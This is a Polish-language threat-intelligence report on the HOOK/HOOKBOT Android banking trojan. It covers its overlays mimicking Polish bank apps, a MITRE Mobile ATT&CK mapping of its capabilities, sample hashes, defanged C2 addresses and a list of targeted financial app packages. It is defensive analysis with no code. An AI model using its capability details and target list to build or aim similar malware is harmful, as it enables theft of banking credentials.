
Injecty

Nakładki stosowane przez złośliwe oprogramowanie HOOK, są bardzo złożone i dopracowane. Jeżeli atakowana korzysta z kilku ekranowego procesu logowania, to wykorzystane nakładki mają je odwzorowany.


Zidentyfikowaliśmy łącznie 772 przygotowane injecty, a pełna lista znajduje się w dodatku B tego raportu. Na liście znajdują się 24 aplikacje polskich podmiotów, są to aplikacje bankowości mobilnej, platform zakupowych oraz użytkowe.



Nakładka przygotowana dla użytkowników Alior Banku - bankowość biznesowa.



Nakładka przygotowana dla użytkowników bankowości mobilnej Nest Banku.




Nakładka przygotowana dla użytkowników bankowości mobilnej Banku Santander.

Nakładka przygotowana dla użytkowników aplikacji sieci handlowej Rossmann.

MITRE MOBILE

Poniżej przedstawiamy macierz frameworku MITRE, ze zmapowanymi technikami malware HOOKBOT.



Macierz frameworka MITRE dla urządzeń mobilnych, działających pod kontrolą systemu Android.

TTP	Nazwa	Implementacja
T1444	Masquerade as Legitimate Application	Na chwile obecną aplikacje podszywają się pod Google Chrome (Nazwa, ikona). Po instalacji podmienia swoją ikonkę, gdy się ją uruchomi wykonuje swój kod następnie uruchamia aplikację pod którą się podszywa.
T1430	Location Tracking	Malware posiada uprawnienia do odczytywania pozycji GPS. Zarówno C2 oraz kod aplikacji posiadają odpowiednie funkcje na odczytanie pozycji i przesłanie jej operatorowi.
T1420	File and Directory Discovery	Kod aplikacji korzysta z fmmanagera, w celu odczytu struktury katalogów.
T1424	Process Discovery	Aplikacja sprawdza jakie procesy są uruchomione.
T1418	Software Discovery	Aplikacja pobiera listę zainstalowanych aplikacji na urządzeniu i przesyła ją do C2.
T1426	System Information Discovery	Aplikacja weryfikuje wykorzystywany język, operatora telekomunikacyjnego, nr IMEI oraz model telefonu.
T1422	System Network Configuration Discovery	Pozyskiwane są informacje o kartach SIM i operatorach telekomunikacyjnych.

TTP	Nazwa	Implementacja
T1453	Abuse Accessibility Features	Aplikacja wykorzystuje uprawnienie „ułatwienia dostępu” do eskalacji uprawnień.
T1616	Call Control	Aplikacja posiada szereg funkcji obsługujących połączenia głosowe.
T1533	Data from Local System	Aplikacja posiada funkcjonalności odczytu plików z dysku (np.: galerii).
T1417	Input Capture	Technika ta została zaimplementowana w funkcjach keyloggera oraz injectów.
T1513	Screen Capture	Malware posiada funkcjonalności robienia zrzutów ekranu oraz strumieniowania ekranu do operatora przez vnc.
T1626	Abuse Elevation Control Mechanism	Technika ta łączy się z T1453 oraz dodatkowe mechanizmy administratora urządzenia, które aplikacja uzyskuje podczas swojego działania.
T1516	Input Injection	Aplikacja posiada możliwość wstawiania tekstu pobranego z C2 w polach tekstowych.
T1582	SMS Control	Malware posiada pełne wsparcie obsługi wiadomości SMS.
T1541	Foreground Persistence	W kodzie malware znajdują się odwołania do startForeground() - metody API platformy Android.
T1406	Obfuscated Files or Information	Kod aplikacji jest zaobfuskowany, ciągi znaków są kodowane za pomocą base64.
T1521	Encrypted Channel	Komunikacja z C2 odbywa się w protokole TLS. Przesyłane informacje są zapisywane jako obiekty JSON, a następnie szyfrowane za pomocą algorytmu AES.
T1509	Non-Standard Port	Komunikacja z C2 odbywa się na porcie 3434.
T1398	Boot or Logon Initialization Scripts	Aplikacja pozyskuje uprawnienie BOOT_COMPLETED co pozwala jej na start zaraz po uruchomieniu się urządzenia.

Dodatek A: Pivoting

Pivot po hashu ikony

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome

Pivot po C2: 193.233.196[.]2

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome

Pivot po C2 5.42.199[.]22

sha256	package	appname
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome
c5996e7a701f1154b48f962d01d457f9b7e95d9c3dd9bbd6a8e083865d563622	com.lojibiwawajinu.guna	Google Chrome

Dodatek B: Injecty

ae.ahb.digital
ae.almasraf.mobileapp
ae.hsbc.hsbcuae
air.app.scb.breeze.android.main.my.prod
air.com.inversis.AndbankSmartphone
alior.bankingapp.android
app.alansari
app.wizink.es
app.wizink.pt
ar.bapro
ar.com.bcopatagonia.android
ar.com.redlink.custom
ar.com.santander.rio.mbanking
ar.macro
at.erstebank.george
at.ing.diba.client.onlinebanking
at.rsg.pfp
at.spardat.bcrmobile
at.volksbank.volksbankmobile
au.com.amp.myportfolio.android
au.com.bankwest.mobile
au.com.commbank.commbiz.prod
au.com.cua.mb
au.com.hsbc.hsbcaustralia
au.com.ingdirect.android
au.com.macquarie.authenticator
au.com.macquarie.banking
au.com.mebank.banking
au.com.nab.mobile
au.com.newcastlepermanent
au.com.pnbank.android
au.com.rams.RAMS
au.com.suncorp.marketplace
au.com.suncorp.rsa.suncorpsecured
au.com.suncorp.SuncorpBank
au.com.ubank.internetbanking
be.argenta.bankieren
be.axa.mobilebanking
be.belfius.directmobile.android
br.com.bradesco.next
br.com.intermedium
br.com.modalmais
br.com.original.bank
br.com.uol.ps.myaccount
ca.affinitycu.mobile
ca.bnc.android
ca.hsbc.hsbccanada
ca.manulife.MobileGBRS
ca.mobile.explorer
ca.motusbank.mapp
ca.pcfinancial.bank
ca.servus.mbanking
ca.tangerine.clients.banking.app
cc.bitbank.bitbank
cgd.pt.caixadirectaparticulares
ch.autoscout24.autoscout24
cl.android
cl.bancochile.mbanking
clientapp.swiftcom.org
co.bitx.android.wallet
co.com.bancoagrario.icbanking
co.com.bancofalabella.mobile.omc
co.com.bbva.mb
co.edgesecure.app
com.a2a.android.burgan
com.aadhk.woinvoice
com.aaib
com.abanca.bancaempresas
com.abanca.bm.pt
com.abnamro.nl.mobile.payments
com.acceltree.mtc.screens
com.accessbank.accessbankapp
com.adcb.bank
com.adcb.cbgdigi
com.adcb.simplylife
com.adib.mobile
com.advantage.RaiffeisenBank
com.aff.otpdirekt
com.ahlibank.personal
com.airbitz
com.airbnb.android
com.akbank.android.apps.akbank_direkt
com.aktifbank.nkolay
com.alahli.mobile.android
com.alahli.quickpay
com.albarakaapp
com.alibaba.intl.android.apps.poseidon
com.alinma.retail.mobile
com.alliance.AOPMobileApp
com.alloapp.yump
com.ally.MobileBanking
com.alrajhibank.mobile
com.alrajhiretailapp
com.amazon.mShop.android.shopping
com.amazon.sellermobile.android
com.ambank.ambankonline
com.americanexpress.android.acctsvcs.us
com.amx.amxremit
com.anabatic.canadia
com.airbnb.android
com.anadolubank.android
com.android.vending
com.anz.android.gomoney
com.anz.transactive.global
com.aol.mobile.aolapp
com.app.ecobank
com.appfactory.tmb
com.arabbank.arabimobilev2
com.arkea.android.application.cmb
com.arkea.android.application.cmso2
com.aso1
com.aso
com.asseco.hybrid.bos.prod
com.aswat.carrefouruae
com.atb.ATBMobile
com.atb.businessmobile
com.atomyes
com.att.myWireless
com.aub.mobilebanking.kw.phone
com.axabanque.fr
com.axis.mobile
com.azimo.sendmoney
com.bancocajasocial.geolocation
com.bancodebogota.bancamovil
com.bancodevenezuela.bdvdigital
com.bancomer.mbanking
com.bancsabadell.wallet
com.banesco.samfbancamovilunificada
com.baninter
com.BankAlBilad
com.BankAlBilad.EnjazApp
com.bankaustria.android.olb
com.bankfab.pbg.ae.dubaifirst
com.bankia.wallet
com.bankinter.bkwallet
com.bankinter.empresas
com.bankinter.launcher
com.bankinter.portugal.bmb
com.bankofbaroda.mconnect
com.bankofqueensland.boq
com.BanqueMisr.MobileBanking
com.barclaycardus
com.barclays.android.barclaysmobilebanking
com.barclays.ke.mobile.android.ui
com.Barwa
com.base.bankalfalah
com.bawagpsk.bawagpsk
com.bbt.myfi
com.bbva.bbvacontigo
com.bbva.GEMA
com.bbva.mobile.pt
com.bbva.netcash
com.bbva.nxt_peru
com.bca
com.bca.halobca.android
com.bcp.bank.bcp
com.bendigobank.mobile
com.beobank_prod.bad
com.binance.dev
com.bitcoin.mwallet
com.bitfinex.mobileapp
com.bitmarket.trader
com.bitpanda.bitpanda
com.bitpay.wallet
com.bittrex.trade
com.bmoharris.digital
com.bmo.mobile
com.bnc.finance
com.bnhp.payments.paymentsapp
com.bnpp.easybanking
com.bochk.com
com.boi.mpay
com.booking
com.BOQSecure
com.botw.mobilebanking
com.boubyanapp.boubyan.bank
com.boursorama.android.clients
com.bradesco
com.brodnica.hybrid.app
com.bsm.activity2
com.bsnebiz.cdb
com.btcturk
com.btcturk.pro
com.bybit.app
com.caisseepargne.android.mobilebanking
com.caisse.epargne.android.tablette
com.cajaingenieros.android.bancamovil
com.cajasiete.android.cajasietereport
com.cajasur.android
com.canarabank.mobility
com.cbd.mobile
com.cbk.mobilebanking
com.cbq.CBMobile
com.cedarplus.agro
com.changelly.app
com.chase.sig.android
com.cibc.android.mobi
com.CIB.Digital.MB
com.cic_prod.bad

com.cimbmalaysia
com.CIMB.OctoPH
com.citibanamex.banamexmobile
com.citibank.CitibankMY
com.citibank.mobile.citiuaePAT
com.citibank.mobile.sg
